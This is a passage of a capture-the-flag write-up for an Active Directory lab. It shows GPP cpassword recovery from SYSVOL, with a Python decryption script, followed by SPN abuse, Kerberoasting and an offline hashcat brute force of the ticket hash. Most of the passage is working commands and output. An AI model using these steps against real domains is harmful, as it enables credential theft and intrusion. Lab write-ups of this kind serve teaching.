useraccountcontrol    : NORMAL_ACCOUNT
accountexpires        : 1/1/1601 8:00:00 AM
distinguishedname     : CN=HintZip_Pass,OU=Zip_Password,DC=De1CTF2020,DC=lab
whencreated           : 4/15/2020 12:09:05 PM
badpasswordtime       : 1/1/1601 8:00:00 AM
instancetype          : 4
objectguid            : 3c284484-84a8-468d-92d7-e32dff7b3924
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=De1CTF2020,DC=l
                        ab
```

Found that this OU has a `gplink`




```
PS C:\web\uploads> Get-DomainOU -Identity Zip_Password
Get-DomainOU -Identity Zip_Password


usncreated            : 20515
name                  : Zip_Password
gplink                : [LDAP://cn={B1248E1E-B97D-4C41-8EA4-1F2600F9264B},cn=po
                        licies,cn=system,DC=De1CTF2020,DC=lab;0]
whenchanged           : 4/15/2020 2:56:24 PM
objectclass           : {top, organizationalUnit}
usnchanged            : 20525
dscorepropagationdata : {4/15/2020 2:55:50 PM, 4/15/2020 2:55:50 PM, 1/1/1601
                        12:00:00 AM}
distinguishedname     : OU=Zip_Password,DC=De1CTF2020,DC=lab
ou                    : Zip_Password
whencreated           : 4/15/2020 2:55:50 PM
instancetype          : 4
objectguid            : f4e4e9f0-e7a0-4b22-8793-2abfcf665fd3
objectcategory        : CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=De
                        1CTF2020,DC=lab
```

Then collect information on this GPO



```
C:\web\uploads>type \\de1ctf2020.lab\SYSVOL\De1CTF2020.lab\Policies\{B1248E1E-B97D-4C41-8EA4-1F2600F9264B}\Machine\Preferences\Groups\Groups.xml
type \\de1ctf2020.lab\SYSVOL\De1CTF2020.lab\Policies\{B1248E1E-B97D-4C41-8EA4-1F2600F9264B}\Machine\Preferences\Groups\Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="HintZip_Pass" image="2" changed="2020-04-15 14:43:23" uid="{D33537C1-0BDB
-44B7-8628-A6030A298430}"><Properties action="U" newName="" fullName="" description="" cpassword="uYgjj9DCKSxqUp7gZfYzo0F6hOyiYh4VmYBXRAUp+08" changeLogon="1" noChange="0" neverExpires="0
" acctDisabled="0" userName="HintZip_Pass"/></User>
</Groups>
```

Then use `Get-GPPPassword.ps1` to get the compressed package password



```
PS C:\web\uploads> . .\Get-GPPPassword.ps1
. .\Get-GPPPassword.ps1
PS C:\web\uploads> Get-GPPPassword
Get-GPPPassword


Changed   : {2020-04-15 14:43:23}
UserNames : {HintZip_Pass}
NewName   : [BLANK]
Passwords : {zL1PpP@sSw03d}
File      : \\DE1CTF2020.LAB\SYSVOL\De1CTF2020.lab\Policies\{B1248E1E-B97D-4C41
            -8EA4-1F2600F9264B}\Machine\Preferences\Groups\Groups.xml
```


or write a script to decrypt `cpassword`

```python
import sys
from Crypto.Cipher import AES
from base64 import b64decode

key = "4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b".decode('hex')
cpassword = "uYgjj9DCKSxqUp7gZfYzo0F6hOyiYh4VmYBXRAUp+08"
cpassword += "=" * ((4 - len(cpassword) % 4) % 4)
password = b64decode(cpassword)
plain = AES.new(key, AES.MODE_CBC, "\x00" * 16)
plain = plain.decrypt(password)
print plain[:-ord(plain[-1])].decode('utf16')
```

After decompression, you can get flag1 and some hints of flag2

```
flag1: De1CTF{GpP_11Is_So000_Ea3333y}

Get flag2 Hint:
hint1: You need De1ta user to get flag2
hint2: De1ta user's password length is 1-8, and the password is
composed of [0-9a-f].
hint3: Pay attention to the extended rights of De1ta user on the
domain.
hint4: flag2 in Domain Controller
(C:\Users\Administrator\Desktop\flag.txt)

PS: Please do not damage the environment after getting permission,
thanks QAQ.
```


According to Hint, you need user De1ta to get flag2, and then collect information for De1ta users, and find that web users have write permission for De1ta user's servicePrincipalName attribute.



```
PS > .\AdFind.exe -s subtree -b "cn=de1ta,cn=users,dc=De1CTF2020,dc=lab" -sc getacl   -sddl+++ -recmute

AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Using server: dc.De1CTF2020.lab:389
Directory: Windows Server 2012 R2

dn:cn=de1ta,cn=users,dc=De1CTF2020,dc=lab
>nTSecurityDescriptor: [OWNER] DE1CTF2020\Domain Admins
>nTSecurityDescriptor: [GROUP] DE1CTF2020\Domain Admins
>nTSecurityDescriptor: [DACL] (FLAGS:INHERIT)
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Account Restrictions;;DE1CTF2020\RAS and IAS Servers
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Logon Information;;DE1CTF2020\RAS and IAS Servers
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Group Membership;;DE1CTF2020\RAS and IAS Servers
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Remote Access Information;;DE1CTF2020\RAS and IAS Servers
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[WRT PROP];servicePrincipalName;;DE1CTF2020\web
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP][WRT PROP];userCertificate;;DE1CTF2020\Cert Publishers
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];tokenGroupsGlobalAndUniversal;;BUILTIN\Windows Authorization Acces
s Group
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP][WRT PROP];terminalServer;;BUILTIN\Terminal Server License Servers
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP][WRT PROP];Terminal Server License Server;;BUILTIN\Terminal Server
License Servers
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Change Password;;Everyone
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Change Password;;NT AUTHORITY\SELF
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Send As;;NT AUTHORITY\SELF
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Receive As;;NT AUTHORITY\SELF
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];General Information;;NT AUTHORITY\Authenticated Users
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Public Information;;NT AUTHORITY\Authenticated Users
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Personal Information;;NT AUTHORITY\Authenticated Users
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Web Information;;NT AUTHORITY\Authenticated Users
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP][WRT PROP];Personal Information;;NT AUTHORITY\SELF
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP][WRT PROP];Phone and Mail Options;;NT AUTHORITY\SELF
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP][WRT PROP];Web Information;;NT AUTHORITY\SELF
```


According to Hint2, the guess should be to set up a spn for De1ta through a web user and then use Kerberoasting to brute force the password of the De1ta user.

set up spn for De1ta users



```
PS > setspn -A test/test delta
Checking domain DC=De1CTF2020,DC=lab

Registering ServicePrincipalNames for CN=De1ta,CN=Users,DC=De1CTF2020,DC=lab
        test/test
Updated object
PS > setspn -Q test/test
Checking domain DC=De1CTF2020,DC=lab
CN=De1ta,CN=Users,DC=De1CTF2020,DC=lab
        test/test

Existing SPN found!
```

then `Kerberoasting`




```
[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.


[*] Target SPN             : test/test
[*] Hash                   : $krb5tgs$23$*USER$DOMAIN$test/test*$64EC0B10760E27F6EF4811DA3478C56D$77696AF42F5
                             93CF24D6B62D3DFEEF4AF8451E912AEC808B81BB2A833059EF7B0E9B41695D572B73917814E24395
                             81239D264F4EF8ED6FC4DBC8DF5EA7D1F5CAD0B3197BFC16798C8EF2546B6DE4504D0F1C007EEA32
                             22E948A448D818BDC8E4C26BBE2FD5D321BB0E2B0C6985383D9BA2E83E6389B4043E6CD04F2715C3
                             159B7374DB32B817B4B3B04537CFDACD6FF54911F076EED74F820AF85D17FF93081775828E70DCD4
                             489819EB6C6D518CF0C10F498B9A96EAA9CA330E8CE81C02D795572991D8979E39A6C633E849FCBC
                             2831943F067320E41BF4FB0A9B8EB2EEC4CDD91606BDA4DF32A8BB4869D2CD424D9A156943D20E91
                             F08C6EFA65B7C7AFC41309BCDA965E95D81318E47044D9333012914BBF27B1A48FC55BF8494DD65F
                             317CAFA22F42F290335161ACE544841C196EBC239EE99A7F31C215119421390FAD8F16AAC63A7F83
                             066B4CC5FB6AB89C61691E9202B447A4E920AF42A641133753AD5CF51580FBBAE080EBBAF589A1DF
                             1E9543288A18116A0E191261149E63B88874BA607B3E4517EF84F3BA9B18255B58B3FF2C8570DCAB
                             C12F4FC0DA49AE61A92E8AF3C0ECD746BFF591743EFBC438E15CC645ECA3BFD935649168367287DD
                             4E8029FC4454FAE237E8048FA701F8901EC9B4B5372E6B85802AB8A26F233D583F79F49CBAC37883
                             8E3C05AB2C2065C35A6C5D8B0B92D7F438E80BF3A1D847DC174BB0D370EB09125D710243001A9D98
                             8E350B43D556AEE8F09053790AAAFC395292EE2FAD3B7A04EB330AB90D2EAE29D9D922F0BB65ED2F
                             F05A9A73B09001F5AECE1BC7162DE480F5463C7B19932B50DFA0329CDF0F964EFC0647FB7319408B
                             541587D6AF2730EC52243E7A7BAB096AFB1FA6E7A81A7148347B43394BC3E280062105C1A6859F27
                             8C829E3BBAC3FD4F545154657BC4E0F55AF439140B3B1D29EE4209B8F83E3E3DDC52A6C32E92EB28
                             36F80AF972B54D029D8EC071BD12BDCA45DBDF555A64B16AEC90CC486159D07D53A9D9196E5A736F
                             48350F5639F482B45E7BA3EC11A9B7CA4DD8BC6320058CA0D891F5B4B1BFE0243E8D9640380492B0
                             BEFB9EC13B8A4B2DE4297C3DE84FDB2753693F5E9FFB46FC1F60748AF1A07DE60F7656DBEDB927E3
                             DF35B1AE8588BA6450C8D7539F982385D1B8AC25B37638EF9414519F37773A353EBBAAF996DF17DD
                             E3CBF64B9ACFBEF65E12773004BDF5B6B81CC8CF5D2B59C6A2AAA883B458676AD2800710FA3F017C
                             2E53B353D4E2C6B0D92D57B79939D29FAA8049F6CF0782E2572ACE8E8FFDFE1A05AC277924D48266
                             06F5C68369C15186910DAEC601CA691910DCE519D58EDC964D5844FE8B7B21F9F99C6891FAE7DC0D
                             783EA78EF6393A92F273D98353718670BA167A9CC9809B03195EDA8323B7C887040CD37FF4A09
```

Then use hashcat offline brute force according to Hint2 to get the password of De1ta user


PS：You can also use the LDAP protocol to brute force online, but the password length is `16^1 + 16^2 + 16^3 + 16^4 + 16^5 + 16^6 + 16^7 + 16^8 = 4581298448` , It is clear that online brute force cracking is unrealistic.

```
hashcat64.exe -a 3 -m 13100
$krb5tgs$23$*USER$DOMAIN$test/test*$64EC0B10760E27F6EF4811DA3478C56D$77
696AF42F593CF24D6B62D3DFEEF4AF8451E912AEC808B81BB2A833059EF7B0E9B41695D
572B73917814E2439581239D264F4EF8ED6FC4DBC8DF5EA7D1F5CAD0B3197BFC16798C8
EF2546B6DE4504D0F1C007EEA3222E948A448D818BDC8E4C26BBE2FD5D321BB0E2B0C69
85383D9BA2E83E6389B4043E6CD04F2715C3159B7374DB32B817B4B3B04537CFDACD6FF
54911F076EED74F820AF85D17FF93081775828E70DCD4489819EB6C6D518CF0C10F498B
9A96EAA9CA330E8CE81C02D795572991D8979E39A6C633E849FCBC2831943F067320E41
BF4FB0A9B8EB2EEC4CDD91606BDA4DF32A8BB4869D2CD424D9A156943D20E91F08C6EFA
65B7C7AFC41309BCDA965E95D81318E47044D9333012914BBF27B1A48FC55BF8494DD65
F317CAFA22F42F290335161ACE544841C196EBC239EE99A7F31C215119421390FAD8F16
AAC63A7F83066B4CC5FB6AB89C61691E9202B447A4E920AF42A641133753AD5CF51580F
BBAE080EBBAF589A1DF1E9543288A18116A0E191261149E63B88874BA607B3E4517EF84
F3BA9B18255B58B3FF2C8570DCABC12F4FC0DA49AE61A92E8AF3C0ECD746BFF591743EF
BC438E15CC645ECA3BFD935649168367287DD4E8029FC4454FAE237E8048FA701F8901E
C9B4B5372E6B85802AB8A26F233D583F79F49CBAC378838E3C05AB2C2065C35A6C5D8B0
B92D7F438E80BF3A1D847DC174BB0D370EB09125D710243001A9D988E350B43D556AEE8
F09053790AAAFC395292EE2FAD3B7A04EB330AB90D2EAE29D9D922F0BB65ED2FF05A9A7
3B09001F5AECE1BC7162DE480F5463C7B19932B50DFA0329CDF0F964EFC0647FB731940
8B541587D6AF2730EC52243E7A7BAB096AFB1FA6E7A81A7148347B43394BC3E28006210
5C1A6859F278C829E3BBAC3FD4F545154657BC4E0F55AF439140B3B1D29EE4209B8F83E
3E3DDC52A6C32E92EB2836F80AF972B54D029D8EC071BD12BDCA45DBDF555A64B16AEC9
0CC486159D07D53A9D9196E5A736F48350F5639F482B45E7BA3EC11A9B7CA4DD8BC6320
058CA0D891F5B4B1BFE0243E8D9640380492B0BEFB9EC13B8A4B2DE4297C3DE84FDB275
3693F5E9FFB46FC1F60748AF1A07DE60F7656DBEDB927E3DF35B1AE8588BA6450C8D753
9F982385D1B8AC25B37638EF9414519F37773A353EBBAAF996DF17DDE3CBF64B9ACFBEF
65E12773004BDF5B6B81CC8CF5D2B59C6A2AAA883B458676AD2800710FA3F017C2E53B3
53D4E2C6B0D92D57B79939D29FAA8049F6CF0782E2572ACE8E8FFDFE1A05AC277924D48
26606F5C68369C15186910DAEC601CA691910DCE519D58EDC964D5844FE8B7B21F9F99C
6891FAE7DC0D783EA78EF6393A92F273D98353718670BA167A9CC9809B03195EDA8323B
7C887040CD37FF4A09 -1 0123456789abcdef --increment --increment-min 1 --
increment-max 8 ?1?1?1?1?1?1?1?1
```



```
$krb5tgs$23$*USER$DOMAIN$test/test*$64ec0b10760e27f6ef4811da3478c56d$77696af42f593cf24d6
9581239d264f4ef8ed6fc4dbc8df5ea7d1f5cad0b3197bfc16798c8ef2546b6de4504d0f1c007eea3222e948
15c3159b7374db32b817b4b3b04537cfdacd6ff54911f076eed74f820af85d17ff93081775828e70dcd44898
49fcbc2831943f067320e41bf4fb0a9b8eb2eec4cdd91606bda4df32a8bb4869d2cd424d9a156943d20e91f0
494dd65f317cafa22f42f290335161ace544841c196ebc239ee99a7f31c215119421390fad8f16aac63a7f83
baf589a1df1e9543288a18116a0e191261149e63b88874ba607b3e4517ef84f3ba9b18255b58b3ff2c8570dc
9168367287dd4e8029fc4454fae237e8048fa701f8901ec9b4b5372e6b85802ab8a26f233d583f79f49cbac3
710243001a9d988e350b43d556aee8f09053790aaafc395292ee2fad3b7a04eb330ab90d2eae29d9d922f0bb
fc0647fb7319408b541587d6af2730ec52243e7a7bab096afb1fa6e7a81a7148347b43394bc3e280062105c1
